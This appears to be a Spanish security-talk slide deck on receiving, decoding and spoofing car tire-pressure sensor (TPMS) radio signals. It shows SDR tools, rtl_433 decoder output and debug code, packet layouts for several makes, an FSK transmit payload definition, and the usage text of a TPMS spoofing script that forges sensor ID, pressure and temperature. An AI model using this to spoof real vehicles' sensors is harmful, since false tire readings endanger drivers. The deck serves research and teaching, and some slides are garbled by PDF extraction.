


Diagrama de bloques general



Características generales


Characteristic	Description
Data Interfaces Low Frequency Receiver Frequency Modulation Carrier Sensitivity Ranges Data Sensitivity Ranges RF Transmitter Frequency Modulation Transmit Power	125 kHz ASK 14 / 2, & 3 / 0.5 mV (Det / No Det) 14 / 2 & 2.5 / 0.25 mV (Det / No Det) 315 , 434 MHz ASK, FSK 5 dBm, 8dBm
Package	7 x 7 mm 24 –Pin QFN
Physical Architecture – MCU	HSC08 - SZK16 dedicated MCU
Physical Architecture – Pressure Transducer	Capacitive cell with 100 up to 900 kPa range
Temperature sensor	ΔVB sensor with -40 to +125 °C range
Voltage Sensor	Internal bandgap voltage reference
Physical Architecture – Z-Axis Transducer X-Axis Transducer	Teeter Totter Element X-lateral Element

Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf


Características generales

LF Protocol

◆ Standard LF telegram Manchester code (New TPMS system)



◆ Special LF telegram (TPMS for replacement)



Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

Características generales


Typical TPM Operational Parameters

Parameter	Value	Units
Data Measurement Interval		
Motion	3	sec
Parked	15	minute
Data Transmission Interval		
Motion	60	sec
Parked	60	minute
RF Transmission Protocol		
Bit Rate	9600	bits/sec
Bits/Frame	90	bits
Frames/Datagram	4	frames
Pressure Change Alert	256	frames
Diagnostic Modes	6	modes
Pressure Change Alert	15	kPa
Pressure Measure Range	100 to 900	kPa
Temperature Measure Range	-40 to +125	°C

Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

Características generales

RF Frame Format




Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

Características generales

Inter-Frame Spacing of RF

To avoid frame collisions between data from multiple sensors




Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf


Características generales

RF Data Encoding

- Manchester encoding (most customer)



- Customize encoding (S&T, TTE and etc.) **NRZ encoding to resolve it!**



- Bi-phase encoding

Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

Características generales

FCCID

Test report no.: 1-5161/17-02-02

CETECOM ICT Services is now
CTC || advanced
member of RWTÜV group

Timing according to the technical document TPMS_Technical_Document (PMV-E101) _EU_03_180226:


Pressure alert 2: §15.231 (a)(2)

The device will enter automatically the pressure alert mode 2 (while vehicle is moving) if a sudden change of pressure or temperature is detected. As shown in the technical description the alert condition is renewed after 5 seconds (only if the alarm is continuing) and then again after 15 seconds.

Limit: A transmitter activated automatically shall cease transmission within 5 seconds after activation.

$$\text{Transmission length} = (19 * 122.3 \text{ ms} + 9.6 \text{ ms}) = 2333.3 \text{ ms} < 5\text{s}$$

Pressure alert2 (Rotating mode 1 only)




4. Recepción de la señal de RF

Software Defined Radio (SDR)

Recepción de las señales de RF (SDR)

Dongle USB DVB-T (RTL2832U)

- Rango de frecuencias: **24-1766 MHz**
- Ancho de banda: **2.4 MHz**
- Coste: **~12 €**
- Modificaciones:
 - Hardware: UpConverters/DownConverters para LF/MH/HF.
 - Software: Drivers modificados para ajustar la Frecuencia Intermedia.



Recepción de las señales de RF (SDR)

SDR (RX + TX)

- **HackRF** (<https://greatscottgadgets.com/hackrf/>)
 - Firmware: <https://github.com/mossmann/hackrf>
- **Portapack** (<https://store.sharebrained.com/products/portapack-for-hackrf-one-kit>)
 - Firmware original: <https://github.com/sharebrained/portapack-hackrf>
 - Firmware HAVOC (Furrtek): <https://github.com/furrtek/portapack-havoc>
- Coste: ~163,76 € en Aliexpress




Tp	ID	0	32	32	kPa	C	Cnt	Fl
4	00bc1af	234				137	73	
4	00bca823	236				152	11	
4	00bc98ff	232				86	71	
4	00bc9922	245				104	72	
4	00bcb66	227						

Recepción de las señales de RF (SDR)

SDR (RX + TX) sub 1 GHz

- **YARD Stick One** (<https://greatscottgadgets.com/yardstickone/>)
- **RfCat** (<https://int3.cc/products/rfcat>)
- Etc...



Recepción de las señales de RF (SDR)

Software

- **RTL_433:** Program to decode traffic from Devices that are broadcasting on 433.9 MHz
 - https://github.com/merbanan/rtl_433
 - TPMS Citroën
 - TPMS Ford
 - TPMS Jansite
 - TPMS Pacific PMV-J107 (Toyota USA)
 - TPMS Renault
 - TPMS Toyota
 - TPMS Schrader

Recepción de las señales de RF (SDR)

Software

- **Portapack:** Aplicación para **recepción** de TPMS. Posibilidad de realizar un ataque de **repetición** (relay attack) reproduciendo la señal grabada.
 - <https://github.com/sharebrained/portapack-hackrf/>
 - <https://github.com/furrtek/portapack-havoc/>
 - TPMS Schrader (FSK 19200 bps)
 - TPMS Schrader (OOK 8192 bps)
 - TPMS Schrader (OOK 8400 bps)

Recepción de las señales de RF (SDR)

Software

- **Subaru TPMS faker**
 - <https://github.com/JoeSc/Subaru-TPMS-Spoofing>
 - Subaru 2012 WRX y GMC

Recepción de las señales de RF (SDR)

DEMO

```
-- time : @1.657716s
model : Citroen      type   : TPMS       state   : 10          id      : 8e024444
flags  : 10           repeat : 1          Pressure : 239 kPa    Temperature: 23 C   maybe_battery: 1   mic     : CHECKSUM
-- time : @1.763888s
model : Citroen      type   : TPMS       state   : 10          id      : 8e024444
flags  : 10           repeat : 2          Pressure : 239 kPa    Temperature: 23 C   maybe_battery: 1   mic     : CHECKSUM
-- time : @1.882104s
model : Citroen      type   : TPMS       state   : 10          id      : 8e024444
flags  : 10           repeat : 3          Pressure : 239 kPa    Temperature: 23 C   maybe_battery: 1   mic     : CHECKSUM
-- time : @2.012376s
model : Citroen      type   : TPMS       state   : 1c          id      : 8e024444
flags  : 10           repeat : 0          Pressure : 239 kPa    Temperature: 23 C   maybe_battery: 1   mic     : CHECKSUM
MAWILIN:TPMS s4ur0n$
```

5. Análisis de la señal de RF

Reversing

Análisis de la señal de RF

RTL_433

- **Modificaciones:** Bitbuffer, debug, eliminación de CRC, etc.

```
printf("\n**** FORD DEBUG DECODE ****\n");

bitbuffer_debugf(bitbuffer, "%s: FORD bitbuffer decoded
matched\n");

...
printf("\tFORD bitbuffer MANCHESTER decoded matched at
pos %u\n", start_pos);

...
```

Análisis de la señal de RF

```
b = packet_bits.bb[0];  
...  
printf("\tCITROEN state b[0] = %08x\n", b[0]);  
printf("\tCITROEN id %08x\n", id);  
printf("\tCITROEN \tb[1]=%08x b[1]<<24=%08x\n", b[1],  
b[1]<<24);  
printf("\tCITROEN \tb[2]=%08x b[2]<<16=%08x\n", b[2],  
b[2]<<16);  
printf("\tCITROEN \tb[3]=%08x b[3]<<8=%08x\n", b[3], b[3]<<8);  
printf("\tCITROEN \tb[4]=%08x\n", b[4]);  
printf("\tCITROEN flags b[5]>>4 = %08x\n", id);  
printf("\tCITROEN \tb[5]=%08x b[5]>>4=%08x\n", b[5], b[5]>>4);  
printf("\tCITROEN repeat b[5]&0x0f = %08x\n", repeat);  
printf("\tCITROEN \tb[5]=%08x b[5]&0x0f=%08x\n", b[5],  
b[5]&0x0f);  
printf("\tCITROEN pressure b[6] = %08x\n", b[6]);  
printf("\tCITROEN temperature b[7] = %08x\n", b[7]);  
printf("\tCITROEN maybe_battery b[8] = %08x\n", b[8]);
```

Análisis de la señal de RF

FORD

- Preamble: **55 55 55 56 (aa aa aa a9)**
- Packet nibbles: **I I I I I I I I P P T T F F C C** (require 64 data bits)
 - **I = ID**
 - **P = likely Pressure**
 - **T = likely Temperature**
 - **F = Flags, (46: 87% 1e: 5% 06: 2% 4b: 1% 66: 1% 0e: 1% 44: 1%)**
 - **C = Checksum, SUM bytes 0 to 6 = byte 7**

Análisis de la señal de RF

CITROËN

- Preamble: **55 55 55 56 (aa aa aa a9)**
- Packet nibbles: **UU IIIIIII FR PP TT BB CC**
 - **U = state, decoding unknown, not included in checksum**
 - **I = id**
 - **F = flags, (seen: 0: 69.4% 1: 0.8% 6: 0.4% 8: 1.1% b: 1.9% c: 25.8% e: 0.8%)**
 - **R = repeat counter (seen: 0,1,2,3)**
 - **P = Pressure (kPa in 1.364 steps, about fifth PSI?)**
 - **T = Temperature (deg C offset by 50)**
 - **B = Battery?**
 - **C = Checksum, XOR bytes 1 to 9 = 0**

Análisis de la señal de RF


JANSITE (FSK 7 byte Manchester encoded checksummed TPMS data)

- Preamble: **55 55 55 56 (aa aa aa a9)**
- Packet nibbles:**I I I S PP TT CC**
 - **I: 28 bit ID**
 - **S: 4 bit Status (deflation alarm, battery low etc)**
 - **P: 8 bit Pressure (best guess quarter PSI, i.e. ~0.58 kPa)**
 - **T: 8 bit Temperature (deg. C offset by 50)**
 - **C: 8 bit Checksum**

Análisis de la señal de RF

Alfa
Chry
Infini
Lexus
B
P
Sm

pra,
ndai,
Rover,
edes-
ot,
la,
tc...



Análisis de la señal de RF

Problemas encontrados

- Existen más de **147 variaciones de protocolos** actualmente en el mercado de fabricantes.
- Análisis del bitbuffer con los preámbulos **más comunes** como **55 55 55 56** o **aa aa aa a9** dependiendo de la polaridad del montaje del sensor.
- Otros preámbulos como “**11111 10**” (7 bits) como Pacific PMV-107J (Toyota USA) o “**01010101001111 00110011**” (**55 3c...**) empleados en versiones europeas (Pacific PMV-C210).
- Preámbulos como “**000111110**” (10 bits) para Pacific TPMS.
- Checksums (CRC)
- Etc...

6. Transmisión de la señal de RF

Samples

Transmisión de la señal de RF

- Posibilidad de realizar un ~~ataque de repetición~~ (~~relay attack~~) reproduciendo ~~la señal grabada~~. No permitiría un **spoof del dispositivo** y/o **sus valores**.
- **Transmisión bit a bit** (**Modulación, codificación, bitrates, sync...**). Complicado pero necesario.
- **SoapySDR**: API común independiente del hardware. Formatos de datos “en bruto” incompatibles entre SDR.
 - *.cu8 - Complex 8-bit unsigned integer samples (**RTL-SDR**)
 - *.cs8 - Complex 8-bit signed integer samples (**HackRF**)
 - *.cs16 - Complex 16-bit signed integer samples (**BladeRF**)
 - *.cf32, *.cfile - Complex 32-bit floating point samples (**GNURadio, osmocom_fft**)

Transmisión de la señal de RF

- **tx_tools:** tx_sdr tool for transmitting data to SDRs using SoapySDR
 - https://github.com/zuckschwerdt/tx_tools

```
# Signal generator definition
#
# The basic block is a "tone". A tone is defined by frequency, attenuation, and duration.
# A tone is enclosed in parens "(freq att dur)".
#
# A frequency is given in Hz or kHz. Giving a frequency implies 0dB, giving no frequency implies -100dB.
# The attenuation is given in dB, which is dBFS: 0dB is maximum level, -100dB is always assumed silence.
# The duration is given in units of seconds (s), milliseconds (ms), or microseconds (us).
#
# A symbol is a named sequence of tones. A symbol is defined in brackets "[symb tones and symbols...]".
#
# If you define the 0 and 1 symbol you can also use hex in braces "{}" for output.
#
# Whitespace is ignored, except to separate arguments. Whitespace is space, tab, newline, and linefeed
# Comments begin with a hash sign "#", can start anywhere and run to end of the line.
# All symbols are one char, 7-bit ASCII. You can not use parens, brackets, braces, dot, or minus as symbols "()[]{}--".
#
# FSK
# 622 bit width
# 8000 us packet gap

[_ (8000us)]           # define a long gap
[0 (-10kHz 622us)]     # define a 0 symbol as lower frequency
[1 (10kHz 622us)]      # define a 1 symbol as upper frequency
[P 1010101010101010101010001011011010100001010110100001000010011] # define the payload

— P_ P_ P_ P_ P_ P_ —
```

Transmisión de la señal de RF

```
TPMS s4ur0n$ python citroen.py --h
```



Citroen, Peugeot, Fiat, Mitsubishi & VDO-type TPMS Spoof v.01-BBQ by s4ur0n (@NN2ed_s4ur0n)

Experimental, use at your own risk, but bug reports and patches are welcome
Thanks to MIC (@EA4FSV)

```
usage: citroen.py [-h] [-v] [-i IDSPOOF] [-p PRESSURESPOOF]  
                  [-t TEMPERATURESPOOF] [-f FLAGSPOOF]
```

Citroen, Peugeot, Fiat, Mitsubishi & VDO-type TPMS Spoof

optional arguments:

-h, --help	show this help message and exit
-v, --version	show program's version number and exit
-i IDSPOOF	Sensor ID decimal (8 hex digits) Default: 0xcafealba
